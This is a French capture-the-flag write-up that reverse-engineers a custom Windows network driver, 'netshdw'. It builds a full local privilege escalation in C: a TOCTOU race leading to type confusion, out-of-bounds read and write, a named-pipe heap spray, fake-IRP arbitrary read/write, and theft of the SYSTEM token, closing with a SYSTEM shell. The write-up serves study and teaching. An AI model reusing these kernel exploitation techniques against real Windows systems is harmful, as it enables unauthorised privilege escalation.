Heureusement, j'ai déjà perdu suffisamment de temps en 2021 sur ce truc : il suffit de passer dans un interpréteur powershell pour corriger ce problème.

Chapitre 5 : le casse

Je finalise l'envoi au commanditaire, et reçois un mail en retour :

```
Well done agent! Just one more push!
Thanks to your talent, we've managed to compromise the machine of the
organization's presumed leader and installed a backdoor on it.
Unfortunately, his machine has been hardened and our best analysts have been
unable to extract anything about his identity. Everything seems to confirm that he
keeps his most precious documents in a restricted directory under
C:\Users\Administrator.
```

J'espère en effet que ce soit la dernière demande, le coup de Bonarium commence à faire grincer des dents à TogDu (« Comment ça ! Un exploit chrome pour un délit de fuite il y a deux ans ? Qui a donné son autorisation ? »). J'attends de voir leur tête quand ils apprendront qu'on a aussi « cassé SHA256 » et déployé un exploit pour un driver custom…

Analyse de netshdw

Après une première phase de mise en place de la plateforme fournie (activer le debug kernel, réactiver les *DbgPrint*, lancer le service netshdw pour vérifier qu'il fonctionne, constater que la machine cible ne peut plus s'éteindre et que le développeur a très certainement oublié d'initialiser une callback *DriverUnload*, …) je charge le driver dans IDA.

Architecture globale :

Pour une fois nous n'avons pas accès aux symboles du binaire à analyser, il faudra se débrouiller, fort heureusement le développeur a été assez généreux en messages de debug, ce qui accélère grandement la documentation. Je note principalement :

- Le driver crée immédiatement un device netshdw, et le symlink associé. Ce device est créé via un appel à *IoCreateDeviceSecure* (la fonction du kernel, chargée à l'aide de *MmGetSystemRoutineAddress*, ou une copie locale). La chaine d'ACL nous informe que ce device est accessible à tous (WORLD ou WD) avec les droits GENERIC_READ|GENERIC_WRITE|GENERIC_EXECUTE.
- A ce device de contrôle est associée une structure (que j'appelle FNC_CDO::DevExt) :

```
00000000 FNC_CDO::DevExt struc ; (sizeof=0x858, mappedto_554)
00000000 pBindingContract dq ?                   ; offset
00000008 deviceName      UNICODE_STRING ?
00000018 SymLinkName     UNICODE_STRING ?
00000028 nameBuffer      dw 512 dup(?)
00000428 symLinkBuffer   dw 512 dup(?)
00000828 LocalPortsListLock dd ?
0000082C field_82C       dd ?
00000830 LocalPortsList  LIST_ENTRY ?
00000840 remotePortsCount dd ?
00000844 remotePortsListLock dd ?
00000848 remotePortsList LIST_ENTRY ?
00000858 FNC_CDO::DevExt ends
```

- L'ensemble des handlers d'IRP sont initialisés avec un callback par défaut, à l'exception du gestionnaire d'IOCTL (IRP_MJ_DEVICE_CONTROL). Ce sera l'interface entre notre driver et l'utilisateur.

- On a ensuite une phase d'initialisation d'API crypto (random, AES_CBC, RSA) en passant par BCrypt.
- La fonction *PsSetCreateProcessNotifyRoutine* permet d'enregistrer une callback qui sera appelée à la création (c'est dans le nom) mais aussi à la fermeture d'un processus. Ici c'est la fermeture d'un processus qui semble intéresser netshdw.
- Et enfin l'initialisation, auprès du composant NDIS, d'un filtre réseau.
- Et il n'y a effectivement pas de *DriverUnload*.

Interface userland :

Devant un nouveau driver, j'aime commencer par la fonction gérant les ioctl (ici *ShdwCtrlDeviceIoCtl*), c'est après tout une des interfaces principales entre le driver et le monde utilisateur, et une source de vulnérabilité très commune : la gestion des entrées et sorties utilisateurs demande d'être rigoureux dans leur traitement.

Netshdw ne gère que 4 types de messages :

- 12A001 : qu'on peut décomposer en NETWORK | FILE_WRITE_ACCESS | 0x800 | METHOD_IN_DIRECT. L'appel est transmis à **ShdwCtrlOpenLocalPort**.
- 12A005 : qu'on peut décomposer en NETWORK | FILE_WRITE_ACCESS | 0x801 | METHOD_IN_DIRECT. L'appel est transmis à **ShdwCtrlCloseLocalPort**.
- 12A009: qu'on peut décomposer en NETWORK | FILE_WRITE_ACCESS | 0x802 | METHOD_OUT_DIRECT. L'appel est transmis à **ShdwSndIRPHandler**.
- 12600E : qu'on peut décomposer en NETWORK | FILE_READ_ACCESS | 0x803 | METHOD_OUT_DIRECT. L'appel est transmis à **ShdwRcvIRPHandler**.

Vu l'ACL positionnée sur le device (Word à les droits RWX) le seul point qui nous intéresse est la méthode de transmission des données userland : METHOD_OUT_DIRECT ou METHOD_IN_DIRECT, les deux étant globalement identiques.

L'utilisateur peut envoyer, via la fonction *DeviceIoControl*, deux buffers au kernel (nommés in et out). Pour les méthodes IN_DIRECT et OUT_DIRECT :

- Le premier buffer (in) est copié, par le kernel, dans un espace mémoire kernel. L'adresse de ce buffer kernel est disponible dans IRP->AssociatedIrp.SystemBuffer, sa taille dans CurrentStackLocation->Parameters.DeviceIoControl.InputBufferLength.
- Le second buffer n'est pas copié. Le kernel va créer une structure (nommée MDL), qui représente un mapping des pages physiques contenant le buffer utilisateur. Cette MDL est ouverte en lecture (IN_DIRECT) ou en écriture (OUT_DIRECT) et est fournie au driver via IRP->MdlAddress, sa taille se retrouve dans CurrentStackLocation->Parameters. DeviceIoControl.OutputBufferLength.

Le kernel a déjà, en préparant l'IRP, effectué un appel à *MmProbeAndLockPages*, le développeur sait donc que les pages étaient accessibles et qu'elles sont résidentes. Mais pas plus. Le développeur peut récupérer une vue kernel des pages physiques contenues dans une MDL avec la macro *MmGetSystemAddressForMdlSafe*. Il aura alors un buffer, kernel, pour un ensemble de pages physiques partagées avec l'utilisateur.

En dehors de ce point les 4 fonctions exposées permettent de créer un objet nommé port locale, de le supprimer, et d'envoyer ou recevoir des données à travers ce port. On note que deux types de ports sembles supportés : les ports permettant l'envoi de paquets et ceux permettant la réception de paquets. L'un et l'autre étant censé être exclusifs.

Je documente cette structure et l'ensemble des messages d'entrées sortie et commence à implémenter un client me permettant d'interagir avec le driver.

```
00000000 FNC_SHDW::LocalPort struc ; (sizeof=0x10C0, mappedto_555)
00000000 list            LIST_ENTRY ?
00000010 refCOunt        dd ?
00000014 flags           dd ?                    ; enum FNC _SHDW::PORT_FLAGS
00000018 ID              dq ?
00000020 ownerPID        dq ?
00000028 RSAPubLen       dd ?
0000002C                 db ? ; undefined
0000002D                 db ? ; undefined
0000002E                 db ? ; undefined
0000002F                 db ? ; undefined
00000030 pRSAPub         dq ?                    ; offset
00000038 hRSAKey         dq ?                    ; offset
00000040 rcvBufferLock   dq ?
00000048 receivedBufferList LIST_ENTRY ?
00000058 pendingBufferLength dd ?
0000005C buffer          db 4096 dup(?)
0000105C field_105C      dd ?
00001060 irpQueue        FNC_SHDW::IRPQueue ?
000010C0 FNC_SHDW::LocalPort ends

00000000 FNC_SHDW::IOCTL::OPEN_PORT_INMSG struc ; (sizeof=0xC, mappedto_589)
00000000 AdapterId       dq ?
00000008 flags           dd ?
0000000C FNC_SHDW::IOCTL::OPEN_PORT_INMSG ends

00000000 FNC_SHDW::IOCTL::SEND_PKT_INMSG struc ; (sizeof=0x16, mappedto_588)
00000000 from            dq ?
00000008 to              dq ?
00000010 flags           dd ?
00000014 dataLen         dw ?
00000016 FNC_SHDW::IOCTL::SEND_PKT_INMSG ends

00000000 FNC_SHDW::IOCTL::RECV_PKT_INMSG struc ; (sizeof=0xC, mappedto_591)
00000000 adapterId       dq ?
00000008 flags           dd ?
0000000C FNC_SHDW::IOCTL::RECV_PKT_INMSG ends
```

Gestion des caches locaux

De manière intéressante les ports locaux implémentent un mécanisme de messages déférés :

- *ShdwSndIRPHandler* permet (via les flags 2 et 4) de stocker les données à envoyer dans la liste receivedBufferList. Ces données peuvent ensuite être envoyées en un seul appel en passant le flag 4. La liste est composée d'entrées utilisant la structure suivante :

```
struct __unaligned __declspec(align(1)) FNC_SHDW::DelayedSendData
{
  LIST_ENTRY list;
  __int64 destID;
  int dataLen;
  char data[1];
};
```

- *ShdwRcvIRPHandler* utilise elle la liste receivedBufferList pour y stocker la structure suivante :

```
struct FNC_SHDW::DelayedRecvData
{
  LIST_ENTRY list;
  __int64 srcId;
  int contentLen;
  int offset;
};
```

Offset référençant cette fois le tableau LocalPort.buffer. Le flag 1 permet de conserver l'entrée de la liste, elle est autrement supprimée et le driver défragmente LocalPort.Buffer :

```
if ( (pIn->flags & 1) == 0 )
{
   pRcvBuffer->contentLen -= copyLen;
   pRcvBuffer->offset += copyLen;
   if ( !pRcvBuffer->contentLen )
   {
      Flink = pRcvBuffer->list.Flink;
      if ( pRcvBuffer->list.Flink->Blink != pRcvBuffer
            || (Blink = pRcvBuffer->list.Blink, Blink->Flink != pRcvBuffer) )
      {
         __fastfail(3u);
      }
      Blink->Flink = Flink;
      Flink->Blink = Blink;
      NdisFreeMemory(pRcvBuffer, 0, 0);
   }
   v19 = pListHead->Flink;
   for ( i = 0; v19 != pListHead; v19 = v19->list.Flink )
   {
      memcpy(&pLocalPort->buffer[i], &pLocalPort->buffer[v19->offset], v19-
>contentLen);
      v19->offset = i;
      i += v19->contentLen;
   }
   pLocalPort->pendingBufferLength = i;
}
```

Protocol réseau

ShdwPtBindAdapter

Cette fonction va être appelée pour chaque nouvelle interface réseau, NDIS fonctionne par couche protocolaire, et cette fonction attend une interface de type NdisPhysicalMediumOther ou NdisPhysicalMedium802_3 (au niveau des trames Ethernet donc). Elle crée alors une structure (nommée BindingContract) qui sera transmise à *NdisOpenAdapterEx* et stockée dans la structure DeviceExtension.

Après cet appel, le driver recevra l'ensemble des trames Ethernet reçues via la callback pour *ReceiveNetBufferListsHandler*.

ReceiveNetBufferListsHandler

Cette fonction itère sur l'ensemble des paquets reçus (stockées dans une liste passée en argument), et copie les données dans une structure FNC_SHDW::ReceivedPkt (en appelant *NdisGetDataBuffer*) :

```
00000000 FNC_SHDW::PKT_HEADER struc ; (sizeof=0x1A, mappedto_574)
00000000 ethFrame        FNC_ETH_HEADER ?
0000000E msgType         dw ?
00000010 dataLen         dw ?
00000012 adapterID       dq ?
0000001A FNC_SHDW::PKT_HEADER ends

00000000 FNC_SHDW::MSG_PKT struc ; (sizeof=0x5B, mappedto_584)
00000000 header          FNC_SHDW::PKT_HEADER ?
0000001A cipheredAESKey  db 64 dup(?)
0000005A cipheredData    db ?
0000005B FNC_SHDW::MSG_PKT ends

00000000 FNC_SHDW::SYNC_PKT struc ; (sizeof=0x1D, mappedto_575)
00000000 header          FNC_SHDW::PKT_HEADER ?
0000001A type            dw ?
0000001C pubKey          db ?
0000001D FNC_SHDW::SYNC_PKT ends

00000000 FNC_SHDW::Packet union ; (sizeof=0x5B, mappedto_581)
00000000 sync            FNC_SHDW::SYNC_PKT ?
00000000 unk             FNC_SHDW::PKT_HEADER ?
00000000 msg             FNC_SHDW::MSG_PKT ?
00000000 FNC_SHDW::Packet ends

00000000 FNC_SHDW::ReceivedPkt struc ; (sizeof=0x67, mappedto_577)
00000000 pWorkItem       dq ?                    ; offset
00000008 DataLen         dd ?
0000000C data            FNC_SHDW::Packet ?
00000067 FNC_SHDW::ReceivedPkt ends
```

Les paquets ayant un ehterType de 0xDEAD sont ensuite transmis à la fonction ShdwPtDispatchPacket

ShdwPtDispatchPacket

Les paquets de type SYNC (0xCAFE) sont émis lors de l'ouverture (sous type 1) ou de la fermeture (sous type 2) d'un port. Ils permettent à l'ensemble du réseau de maintenir un annuaire des ports présents, et contienne la clé RSA publique des ports distants.

Les paquets de type MSG (0xCODE) sont déchiffrés (s'ils sont à destination d'une interface locale) en RSA-AES (la clé de session est chiffrée en RSA, le contenu du message en AES-CBC à l'aide de la clé de session aléatoire).

Les messages peuvent être à destination d'un autre client (tag 0xCOCO dans le message déchiffré), la suite du contenu étant un nouveau paquet chiffré (ensemble clé de session et données). Ce paquet est renvoyé sur le réseau via FNC_SHDW::BindingContract::Send.

Dans le cas contraire ils sont à destination de la machine locale, ils sont donc transmis à la fonction ShdwRcvNetworkHandler, qui :

- Transmettra les données à un éventuel IRP en attente dans la structure IO_CSQ du port local
- Ou créera une entrée DelayedRecvData avant de stocker les données dans le buffer local.

Déclenchement de la confusion de type

Revenons à *ShdwCtrlOpenLocalPort*, c'est cette fonction qui est en charge de créer les ports locaux. Le pseudo code pour cette fonction donne :

```
DeviceExtension = pDevice->DeviceExtension;
  if ( (pInMsg->flags & (SENDER_PORT|RECEIVER_PORT)) ==
(SENDER_PORT|RECEIVER_PORT) )
    return STATUS_INVALID_PARAMETER;
  v5 = ExAcquireSpinLockExclusive(&DeviceExtension->LocalPortsListLock);
  //boucle itérant sur l'ensemble des ports locaux
      […]
  memset(pNewLocalPort, 0, sizeof(FNC_SHDW::LocalPort));
  pNewLocalPort->ID = pInMsg->AdapterId;
  pNewLocalPort->ownerPID = PsGetCurrentProcessId();
  pNewLocalPort->refCOunt = 0;
  flags = pInMsg->flags;
  pNewLocalPort->flags = flags;
```

On peut observer une vulnérabilité de type TOCTOU (time of check/time of use), le ptr pInMsg pointe ici sur la vue kernel crée à partir d'une MDL. Comme celui-ci est porté par le même ensemble de pages physiques que le buffer userland, toute modification de la mémoire userland est répercutée dans la vue kernel.

La boucle d'itération sur l'ensemble des ports locaux pouvant même être utilisée pour augmenter le temps entre les deux lectures de pInMsg->flags, fiabilisant le TOCTOU. Le code suivant permet de créer un port portant les flags SENDER_PORT et RECEIVER_PORT :

```
void racethread(NETSHDW_OPENPORT_MSG* pMsg)
{
    Sleep(2);
    pMsg->flags = 7;
}
```

```c
int NetShDW_OpenPort_RACE(HANDLE hDevice, __int64 portId, __int16 flags)
{
    NETSHDW_OPENPORT_MSG inMsg;
    DWORD tmp = 0;
    DWORD status = 0;

    DWORD tid;
    HANDLE hThread = NULL;
    IO_STATUS_BLOCK ioBlock;

    inMsg.portId = portId;
    inMsg.flags = flags;

    for (int i = 0; i < 1000; i++)
    {
        inMsg.flags = flags;
        hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)racethread,
&inMsg, 0, &tid);

        Sleep(1);
        status = pNtDeviceIoControl(hDevice, NULL, NULL, NULL, &ioBlock,
NETSHDW_OPENPORT_CTRL, &inMsg, sizeof(NETSHDW_OPENPORT_MSG), &inMsg,
sizeof(NETSHDW_OPENPORT_MSG));
        if (ioBlock.Status == 0)
        {
            printf("[!!!] open succeed for %llx \n", portId);
            if (NetShDW_Send(hDevice, 0xCAFEBABE, 0xCAFEBABE, 2,
(byte*)"\x04\x10\x00\x00
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA", 0x60) == 0)
            {
                printf("[!!!] race confirmed for %llx \n", portId);
                break;
            }
            NetShDW_ClosePort(hDevice, 0xCAFEBABE);
        }
        else
        {
            printf("open failed %d - %x\n", i, status);
        }
        WaitForSingleObject(hThread, -1);
    }

    return status;
}
```

Et dans ma fonction principale :

```
HANDLE hDevice = CreateFileA("\\\\.\\netshdw", GENERIC_READ | GENERIC_WRITE, 0,
NULL, OPEN_EXISTING, 0, NULL);
if (hDevice == INVALID_HANDLE_VALUE)
{
    printf("[ERR] cannot open netshdw %x\n", GetLastError());
    return 0;
}

for (int i = 0; i < 0x400; i++)
{
    NetShDW_OpenPort(hDevice, 0xDEADBEEF0000+i, PORT_FLAG_ALLOW_SEND);
}
NetShDW_OpenPort_RACE(hDevice, 0xCAFEBABE, PORT_FLAG_RECEIVER);
```

Lecture en OOB

Une lecture en OOB peut être créée via la fonction *ShdwRcvIRPHandler*, et particulièrement le fragment de code suivant :

```
if ( pLocalPort->pendingBufferLength )
{
      …
      *MappedSystemVa = pRcvBuffer->srcId;
      memcpy(MappedSystemVa + 1, &pLocalPort->buffer[pRcvBuffer->offset],
contentLen);
      …
}
```

Pour atteindre ce code je vais :

- Faire stocker une structure DelayedSendData dans la liste du port vulnérable. Le message envoyé contient, à l'offset 0, l'offset à lire.

```
int KUTIL_OOBRead(HANDLE hDevice, __int32 offset, char* pOut, int readLen)
{
    byte* pReadQuery = (byte*)malloc(4 + readLen);
    int tmp = readLen;
    int status = 0;

    memset(pReadQuery, 'A', 4 + readLen);
    *(__int32*)pReadQuery = offset;
    NetShDW_Send(hDevice, 0xCAFEBABE, 0xCAFEBABE, 2, pReadQuery, readLen);
    Sleep(100); // wait for pkt
```

- Envoyer un paquet sur le réseau, à destination du port vulnérable. Ce paquet sera réceptionné par *ShdwRcvNetworkHandler*, et mis en attente. On ajoute une entrée DelayedRecvData mais surtout on augmente pendingBufferLength (qui était jusque-là à 0).

```
   NetShDW_Send(hDevice, 0xDEADBEEF0001, 0xCAFEBABE, 0, (byte*)"BBBBBBBBCCCCCCCC",
0x10);
```

- Demander à lire un paquet du port vulnérable. A ce moment pendingBufferLength est non nul et la première entrée de receivedBufferList correspond à une structure DelayedSendData, qui est utilisée comme une structure DelayedRecvData. Le premier DWORD des données de cette entrée sera donc utilisé comme offset pour le memcpy, créant une primitive de lecture en OOB.

```
    status = NetShDW_Recv(hDevice, 0xCAFEBABE, 0, pOut, &tmp);
```

- Et je finis par vider l'entrée excédentaire

```
    NetShDW_Recv(hDevice, 0xCAFEBABE, 0, NULL, 0);
    return status;
}
```

Ecriture en OOB

L'écriture utilise un principe très similaire, en ciblant le fragment de code suivant dans ShdwRcvNetworkHandler

```
  pNewBuffer = 0i64;
  if ( listHead->Flink == listHead
    || (pNewBuffer = pLocalPort->receivedBufferList.Blink,
        RtlCompareMemory(&pNewBuffer->srcId, pSrcId, 8ui64),
        !pNewBuffer) )
  {
…
  }
  memcpy(&pLocalPort->buffer[pNewBuffer->offset + pNewBuffer->contentLen], pData,
copyLength);
```

La mise en place est très similaire :

```
int KUTIL_OOBWrite(HANDLE hDevice, __int32 offset, char* pIn, int inLen)
{
    char* pOverflow = (char*)malloc(0x100);
    int status = 0;

    memset(pOverflow, 'D', 0x100);
    *(__int32*)pOverflow = offset-0x100;

    NetShDW_Send(hDevice, 0xCAFEBABE, 0xCAFEBABE, 2, (byte*)pOverflow, 0x100);
```

L'idée est ensuite de forcer une mise à jour de l'entrée que l'on vient d'ajouter dans la liste, en renvoyant un msg à destination du port vulnérable. Ce qui déclenche le memcpy visé :

```
    status = NetShDW_Send(hDevice, 0xCAFEBABE, 0xCAFEBABE, 0, (byte*)pIn, inLen);

    NetShDW_Recv(hDevice, 0xCAFEBABE, 0, NULL, 0);
    return status;
}
```

De relatif à arbitraire

Planification et choix du framework d'ARW

On est donc capable de déclencher, de manière très stable et répétitive, des lectures et écritures en OOB, à partir de la structure LocalPort vulnérable. Le champ offset étant stocké sur 32 bits l'adresse de lecture ou écriture n'est pas arbitraire.

La première question est donc de savoir où on se situe. La structure LocalPort est allouée par NdisAllocateMemoryWithTag, ce n'est pas immédiatement visible et on peut le vérifier à l'aide du debuggeur, nous sommes en NonPagedPool : le kernel Windows manipule deux types de mémoire les zones paginables (qui peuvent être démapées en cas de contraintes mémoires) et les zones non paginables (qui restent en mémoire quoi qu'il arrive).

LocalPort étant une structure de 0x10C0 octets, elle se situe également dans la zone des objets de tailles variables (entre 512o et 128ko). Dans notre contexte, cela veut dire qu'à proximité de notre objet vulnérable, nous n'aurons pas que des objets de même taille, ce qui autorise un peu plus de souplesse.

La seconde question c'est « que cherche-t-on à faire ? ». Notre but est de lire des documents situés dans le dossier d'un autre utilisateur, donc d'élever nos privilèges. La manière la plus simple pour ça ? Voler le token du processus SYSTEM. Il nous faut donc une primitive de lecture/écriture arbitraire (et stable) nous permettant de parcourir la liste des processus en mémoire (représentés par des structures _EPROCESS), d'identifier le processus SYSTEM (il a un PID statique 4), de lire le token du processus SYSTEM, et de le copier dans notre propre _EPROCESS.

Dernier point : notre contexte d'exécution courant. Nous partons d'une console interactive, exécutée avec les privilèges de l'utilisateur EMERALD, avec un niveau d'intégrité à Medium, c'est très confortable.

Il existe plusieurs objets permettant d'obtenir une primitive d'ARW qui correspondraient à notre primitive, je vais partir sur une utilisation des fragments de pipe nommés[16]. Ces objets ont l'avantage d'être assez communément utilisés et de nombreux exploits ou preuves de concept publiques existent.

Ce n'est ni la manière la plus élégante, ni celle que je choisirais normalement, mais bon. Je pourrais également utiliser la structure IO_CSQ, commodément placée juste après le buffer vulnérable, pour y insérer une structure IRP, qui passerait dans un appel à IofCompleteRequest (je m'avance mais ce sera exactement le principe utilisé pour l'écriture arbitraire plus tard), mais non, ce sera NamedPipe.

Mise en place mémoire

Ce framework de lecture/écriture arbitraire repose sur la manipulation de messages envoyés sur un pipe nommé, stockés en mémoire (en NonPagedPool), dans une structure NP_DATA_QUEUE_ENTRY :

```
typedef struct _NP_DATA_QUEUE_ENTRY
{
    LIST_ENTRY NextEntry;
    IRP* Irp;
    void* SecurityContext;
    __int32 EntryType;
    __int32 QuotaInEntry;
    __int32 DataSize;
    __int32 x;
    char Data[];
```

[16] https://www.alex-ionescu.com/kernel-heap-spraying-like-its-2015-swimming-in-the-big-kids-pool/

```
}NP_DATA_QUEUE_ENTRY;
```

Nous avons donc besoin d'une première phase, très classique, de spray mémoire. Le but est de positionner, à proximité immédiate de notre objet LocalPort cible, une structure NP_DATA_QUEUE_ENTRY. Pour ça on crée une série de named pipes, puis on envoie des messages de taille souhaitée (remplissant la mémoire de nos donnée). On finit par créer des trous, en vidant une partie des pipes :

```
HANDLE readPipes[PIPES_COUNT];
HANDLE writePipes[PIPES_COUNT];
int pipeIdx = 0;

int NpSpray()
{
    UCHAR payLoad[0x10c0 - 0x1C + 44];

    RtlFillMemory(payLoad, 0x10c0 - 0x1C, 0x41);
    RtlFillMemory(payLoad + 0x10c0 - 0x1C, 44, 0xCC);

    int res = 0;
    DWORD resultLength;

    for (int i = 0; i < PIPES_COUNT; i++)
    {
        CreatePipe(&readPipes[i],
            &writePipes[i],
            NULL,
            sizeof(payLoad));

        payLoad[8] = i & 0xFF;
        payLoad[9] = (i >> 8) & 0xFF;

        WriteFile(writePipes[i],
            payLoad,
            sizeof(payLoad),
            &resultLength,
            NULL);
    }

    for (int i = 0; i < PIPES_COUNT; i+=0x20 )
    {
        ReadFile(readPipes[i],
            payLoad,
            sizeof(payLoad),
            &resultLength,
            NULL);
    }
    return 0;
}
```

En théorie, en appelant cette fonction avant la création de l'objet LocalPort vulnérable, il devrait être alloué en réutilisant un des trous, au milieu des structures DATA_QUEUE sprayées. Nous pouvons donc aller lire, en utilisant notre lecture relative, les pages situées après notre objet, jusqu'à tomber sur un fragment :

```
for (int i = 0x2030 - 0x5C; i < 0x5000; i += 0x1000)
{
    KUTIL_OOBRead(hDevice, i, (char*)probe, 0x10);
    if (probe[0] == 0x4141414141414141)
    {
        pipeOffset = i - 0x30;
        pipeIdx = probe[1] & 0xFFFF;

        printf("named pipe %x @ offset : %x\n", pipeIdx, pipeOffset);

        break;
    }
    else
    {
        printf("%llx\n", probe);
    }
}
```

En théorie. En pratique les pools sont randomisés (y compris les zones de tailles variables) et on a aucune véritable garantie sur la présence d'un bloc DATA_QUEUE après notre objet. La machine cible étant relativement peu active ce n'est pas un problème.

Pour compliquer les choses l'allocateur ajoute régulièrement des pages de mémoires non mappées (et non mappables) entre les différents segments de mémoire. En itérant, à l'aveugle, sur les pages situées après notre buffer, on peut tomber sur une de ces pages, déclencher une erreur de segmentation (on adresse de la mémoire qui n'existe pas) et un écran bleu. Normalement c'est un risque qu'on ne prendrait pas. Là ? Bwarf.

Lecture arbitraire

La mise en place de la lecture est particulièrement simple, à l'aide de l'écriture relative on écrase la structure NP_DATA_QUEUE_ENTRY de façon à :

- Modifier le type de l'entrée à 1
- Initialiser la taille des données à MAX_INT (ou -1)
- Faire pointer le champ IRP sur une structure IRP que l'on crée en mémoire userland

```
int pipeReadPrepare(HANDLE hDevice, __int64 pipeOffset, void* irpAddr)
{
    KUTIL_OOBRead(hDevice, pipeOffset-0x40, (char*)&g_entry, sizeof(g_entry));
    printf("\nleaked data queue\n");
    hexPrint((char*)&g_entry, sizeof(g_entry));

    memset(&g_fakeIRP, 0, sizeof(g_fakeIRP));
    g_entry.Irp = (IRP*)irpAddr;
    g_entry.EntryType = 1;
    g_entry.DataSize = -1;

    printf("overwriting DATA_QUEUE\n");

    return KUTIL_OOBWrite(hDevice, pipeOffset - 0x40, (char*)&g_entry,
sizeof(g_entry));
}
```

Windows n'utilise pas SMAP (protection CPU interdisant l'accès depuis le kernel à des pages mémoires user) et l'API utilisée pour la primitive de lecture arbitraire est synchrone et s'exécutera dans notre contexte de processus.

C'est important, dans le cas contraire l'ordonnanceur pourrait tout à fait passer à un autre processus user (remplaçant la mémoire userland par celle de ce processus) avant que le kernel ne se mette à traiter la demande. Dans ce cas le kernel, en manipulant la structure corrompue, tenterait de déréférencer une mémoire userland qui n'existe probablement pas, ce qui finit en écran bleu. De manière identique, si un processus tiers (disons, par exemple, un produit de sécurité) s'intéressait au contenu du named pipe corrompu et tentait de lire la donnée, nous aurions un bsod.

Ce n'est pas le cas sur notre machine cible et on peut ensuite utiliser la fonction suivante comme lecture arbitraire :

```
int kRead(__int64 addr, char* pOut, int outLen)
{
    int readLen = 0;
    g_fakeIRP.AssociatedIrp = (void*)addr;
    PeekNamedPipe(readPipes[pipeIdx], pOut, outLen, (LPDWORD)&readLen, NULL,
NULL);
    hexPrint(pOut, outLen);
    return 0;
}
```

Ecriture arbitraire

La primitive de lecture arbitraire va passer par l'envoi à la fonction *IofCompleteRequest* d'un IRP corrompue, de façon à profiter de la copie du buffer de sortie au retour d'un ioctl utilisant la méthode BUFFERED. La mise en place du faux objet IRP demande un tout petit peu plus de travail que précédemment pour valider les différents asserts de sécurité, mais rien de bien complexe :

```
int pipeWritePrepare(HANDLE hDevice, __int64 pipeOffset, __int64 pHostThread)
{

    KUTIL_OOBRead(hDevice, pipeOffset - 0x40, (char*)&g_entry, sizeof(g_entry));
    printf("\nleaked data queue\n");
    hexPrint((char*)&g_entry, sizeof(g_entry));

    g_entry.Irp = &g_fakeIRP;
    g_entry.SecurityContext = 0;
    g_entry.EntryType = 0;
    g_entry.DataSize = 0x28;
    g_entry.QuotaInEntry = 8;

    g_fakeIRP.Type = 6;
    g_fakeIRP.Flags = 0x68050;
    g_fakeIRP.UserIosb = &g_fakeIRP.IoStatus;
    g_fakeIRP.Thread = pHostThread;
    g_fakeIRP.ThreadListEntry.Flink = &g_fakeIRP.ThreadListEntry;
    g_fakeIRP.ThreadListEntry.Blink = &g_fakeIRP.ThreadListEntry;
    g_fakeIRP.AssociatedIrp = NULL;
    g_fakeIRP.UserBuffer = NULL;
    g_fakeIRP.CancelRoutine = (void*)0xDEAD;
    g_fakeIRP.CurrentStackLocation = (__int64)&g_fakeIoStack;
    memset(&g_fakeIoStack, 0, sizeof(g_fakeIoStack));

    printf("overwriting DATA_QUEUE\n");
    return KUTIL_OOBWrite(hDevice, pipeOffset - 0x40, (char*)&g_entry,
sizeof(g_entry));
}

int kWrite(__int64 dst, __int64 src, int size)
{
    char tmpBuff[0x100];
    DWORD readLen = 0;

    g_entry.QuotaInEntry = size;
    g_fakeIRP.AssociatedIrp = (void*)src;
    g_fakeIRP.UserBuffer = (void*)dst;
    ReadFile(readPipes[pipeIdx], &tmpBuff, 0x28, &readLen, NULL);
    return 0;
}
```

Elévation

Première étape : récupérer l'adresse de la structure _EPROCESS du processus SYSTEM. Notre programme commençant avec un niveau d'intégrité de Medium on peut utiliser un « leak » d'objet kernel bien connu pour récupérer l'adresse de notre structure _EPROCESS : la fonction *NtQuerySystemInformation*, et l'infoclass *SystemExtendedHandleInformation*.

On peut ensuite itérer sur la liste des processus présente dans la structure _EPROCESS pour identifier SYSTEM :

```
//find system eprocess
pipeReadPrepare(hDevice, pipeOffset, &g_fakeIRP);
__int64 eprocess = myEprocess;
__int64 sys_token = 0;
__int64 my_thread = 0;
__int64 readBuff[3] = { 0, 0, 0 }; //PID, list.next, list.prev
while (readBuff[1] != myEprocess)
{
   kRead(eprocess + 0x2E0, (char*)readBuff, 0x18);
   printf("process %llx, PID : %x, \n\t next %llx, prev %llx\n", eprocess,
readBuff[0], readBuff[1], readBuff[2]);
   if (readBuff[0] == 4)
      break;
   eprocess = readBuff[1] - 0x2E8;
}
printf("SYSTEM eprocess %llx\n", eprocess);
```

On récupère ensuite le token SYSTEM

```
kRead(eprocess + 0x358, (char*)readBuff, 0x18);
sys_token = readBuff[0];
printf("\t token %llx\n", sys_token);
```

Au passage j'ai besoin, pour l'appel à *IofCompleteRequest*, d'un pointeur vers un thread de mon processus, je le récupère dans la liste des threads de ma structure _EPROCESS :

```
kRead(myEprocess + 0x488, (char*)readBuff, 0x18);
my_thread = readBuff[0] - 0x6A8;
printf("\t current thread %llx\n", my_thread);
```

Je n'ai plus qu'à copier le token SYSTEM dans mon propre processus et exécuter une shell :

```
printf("overwritting my token\n");
pipeWritePrepare(hDevice, pipeOffset, my_thread);
kWrite(myEprocess + 0x358, eprocess + 0x358, 8);
Sleep(100);
printf("spawning shell\n");
system("cmd");
```

Post exploit

Il ne reste plus qu'à nettoyer la structure NP_DATA_QUEUE_ENTRY :

```
int pipeRestore(HANDLE hDevice, __int64 pipeOffset)
{
    KUTIL_OOBRead(hDevice, pipeOffset - 0x40, (char*)&g_entry, sizeof(g_entry));
    printf("\nleaked data queue\n");
    hexPrint((char*)&g_entry, sizeof(g_entry));

    g_entry.Irp = 0;
    g_entry.EntryType = 0;
    g_entry.DataSize = 0x28;
    g_entry.SecurityContext = 0;
    g_entry.QuotaInEntry = 0x28;
    return KUTIL_OOBWrite(hDevice, pipeOffset-0x40, (char*)&g_entry,
sizeof(g_entry));
}
```

L'ensemble des ports Netshdw étant automatiquement nettoyé par le driver via la callback initialisée lors de l'appel à *PsSetCreateProcessNotifyRoutine*, nous n'avons pas grand-chose de plus à faire.

```
0020 : 8169e5209b8cc131 000000000000003e
0030 : 0000000000000000 ffffd886d36cbfe8
0040 : ffffc28a23f5cbc8 ffffc28a23f5cbc8
0050 : 00007ff7103482a0 0000000000000000
0060 : 000010d000000001 00000000ffffffff
overwriting DATA_QUEUE
port cafebabe received 178 bytes
spawning shell
Microsoft Windows [Version 10.0.17763.5576]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
nt authority\system

C:\Users\Administrator>exit
